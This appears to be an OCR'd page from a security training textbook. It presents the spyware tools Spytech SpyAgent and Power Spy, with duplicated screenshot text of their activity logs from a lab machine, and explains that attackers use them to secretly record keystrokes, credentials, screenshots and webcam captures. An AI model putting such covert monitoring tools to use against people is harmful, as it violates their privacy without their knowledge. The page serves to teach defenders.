Spytech SpyAgent allows you to **monitor everything** users do on your computer


Power Spy

Power Spy **secretly monitors and records all activities** on your computer


spytech
SpyAgent
Events Timeline - Entries
10.10.1.19
Save Log
Clear
Export
Actions...
Keyboard & Mouse
Keystrokes Typed
Mouse Clicks
Windows Viewed
Program Usage
Applications Ran
Application Usage
Screenshots
All Screenshots
Email Activity
Social Networking
Website Activity
Events Timeline
Files & Documents
File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads
Computer Usage
Mic & Webcam
Microphone Recordings
Webcam Captures
Emails
Received
Sent
Website Usage
Website Visits
Website Usage
Online Searches
Website Content
Internet Activities
Internet Connections
Internet Traffic
Clipboards

Event	Target	Username	Time
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:56:14 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:30 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:36 AM
Window Viewed	Spytech SpyAgent	Jason	Tue 4/05/22 @ 6:56:36 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:42 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:43 AM
Keystrokes Typed	Program Manager (explorer.exe)	Jason	Tue 4/05/22 @ 6:56:47 AM
Program Started	GoogleCrashHandler.exe	Jason	Tue 4/05/22 @ 6:56:50 AM
Window Viewed	Progress	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\$Recycle.Bin\S-1-5-21-735912402-222524527-39714658...	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:57:06 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:57:07 AM
File Deleted	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\631B77CC-4B72-4F5F-A0...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\6E03A38A-572C-48B9-82...	Jason	Tue 4/05/22 @ 6:57:14 AM
Program Started	LogonUI.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
Program Started	TSTheme.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
Program Closed	TSTheme.exe	Jason	Tue 4/05/22 @ 6:57:25 AM
File Deleted	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Cache...	Jason	Tue 4/05/22 @ 6:57:56 AM
File Deleted	C:\Users\ADMINI~1\AppData\Local\Temp\1	Jason	Tue 4/05/22 @ 6:57:56 AM
Program Closed	LabOnDemand.HyperV.IntegrationService.exe	Jason	Tue 4/05/22 @ 6:58:03 AM
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:59:26 AM
Window Viewed	Internet Explorer Enhanced Security Configuration is not enabled - ...	Jason	Tue 4/05/22 @ 6:59:26 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Internet Explorer\Recov...	Jason	Tue 4/05/22 @ 6:59:29 AM

https://www.spytech-web.com


Log View - Applications 24 record(s)
10.10.1.19
Select User:
Jason
Select Log Type:
Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype Messages
Documents Opened
Clipboard
Event History
Microphone
Keyword
Search
Previous
Next
Delete
Delete All
Export

Timestamp	User Name	Name	Path
4/5/2022 6:02:12 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:02:12 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:02:08 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:01:46 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:01:46 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:01:46 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
4/5/2022 6:01:27 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
4/5/2022 6:01:27 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:00:28 AM	Jason	shellexperiencehost.exe (Start)	c:\windows\systemapps\shellexper
4/5/2022 6:00:26 AM	Jason	searchui.exe (Search)	c:\windows\systemapps\microsoft.
4/5/2022 6:00:15 AM	Jason	explorer.exe	c:\windows\explorer.exe
4/5/2022 5:58:30 AM	Jason	iexplore.exe (Internet Explorer Enhan	c:\program files\internet explorer\ie
4/5/2022 5:58:25 AM	Jason	explorer.exe (Program Manager)	c:\windows\explorer.exe
4/5/2022 5:58:21 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 5:58:18 AM	Jason	iexplore.exe (Internet Explorer)	c:\program files\internet explorer\ie
4/5/2022 5:58:18 AM	Jason	explorer.exe	c:\windows\explorer.exe

Timestamp: 4/5/2022 6:02:12 AM

User Name: Jason

Path: c:\program files (x86)\pw2\appdata.exe

Name: appdata.exe

https://ematrixsoft.com


Spyware Tools

- **Spytech SpyAgent**

  Source: *https://www.spytech-web.com*

  Spytech SpyAgent is computer spy software that allows you to monitor everything users do on your computer—in total secrecy. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, logging scheduling, and remote delivery of logs via email or FTP.

  As shown in the screenshot, attackers use Spytech SpyAgent to track the websites visited, online searches performed, programs and apps in use, file and printing information, email communication, user login credentials, etc. of the target system.


spytech
SpyAgent
10.10.1.19
Events Timeline - 85 Entries
Save Log
Clear
Export
Actions...
Keyboard & Mouse
Keystrokes Typed
Mouse Clicks
Windows Viewed
Program Usage
Applications Ran
Application Usage
Screenshots
All Screenshots
Email Activity
Social Networking
Website Activity
Events Timeline
Files & Documents
File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads
Computer Usage
Mic & Webcam
Microphone Recordings
Webcam Captures
Emails
Received
Sent
Website Usage
Website Visits
Website Usage
Online Searches
Website Content
Internet Activities
Internet Connections
Internet Traffic
Clipboards

Event	Target	Username	Time
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:56:14 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:30 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:36 AM
Window Viewed	Spytech SpyAgent	Jason	Tue 4/05/22 @ 6:56:36 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:42 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:43 AM
Keystrokes Typed	Program Manager (explorer.exe)	Jason	Tue 4/05/22 @ 6:56:47 AM
Program Started	GoogleCrashHandler.exe	Jason	Tue 4/05/22 @ 6:56:50 AM
Window Viewed	Progress	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\$Recycle.Bin\S-1-5-21-735912402-222524527-39714658...	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:57:06 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:57:07 AM
File Deleted	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\631B77CC-4B72-4F5F-A0...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\6E03A38A-572C-48B9-82...	Jason	Tue 4/05/22 @ 6:57:14 AM
Program Started	LogonUI.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
Program Started	TSTheme.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
Program Closed	TSTheme.exe	Jason	Tue 4/05/22 @ 6:57:25 AM
File Deleted	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Cache...	Jason	Tue 4/05/22 @ 6:57:56 AM
File Deleted	C:\Users\ADMINI~1\AppData\Local\Temp\1	Jason	Tue 4/05/22 @ 6:57:56 AM
Program Closed	LabOnDemand.HyperV.IntegrationService.exe	Jason	Tue 4/05/22 @ 6:58:03 AM
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:59:26 AM
Window Viewed	Internet Explorer Enhanced Security Configuration is not enabled - ...	Jason	Tue 4/05/22 @ 6:59:26 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Internet Explorer\Recov...	Jason	Tue 4/05/22 @ 6:59:29 AM

Figure 6.144: Screenshot of Spytech SpyAgent

- **Power Spy**

  Source: *https://ematrixsoft.com*

  Power Spy is PC-user activity-monitoring software. It runs and performs monitoring secretly in the background of a computer system. It logs all users on the system and users will not be aware of its existence.

  As shown in the screenshots, attackers use this tool to monitor the target system and record all user activities, such as screenshots, keystrokes, applications executed, windows opened, websites visited, chat conversations, documents opened, etc.

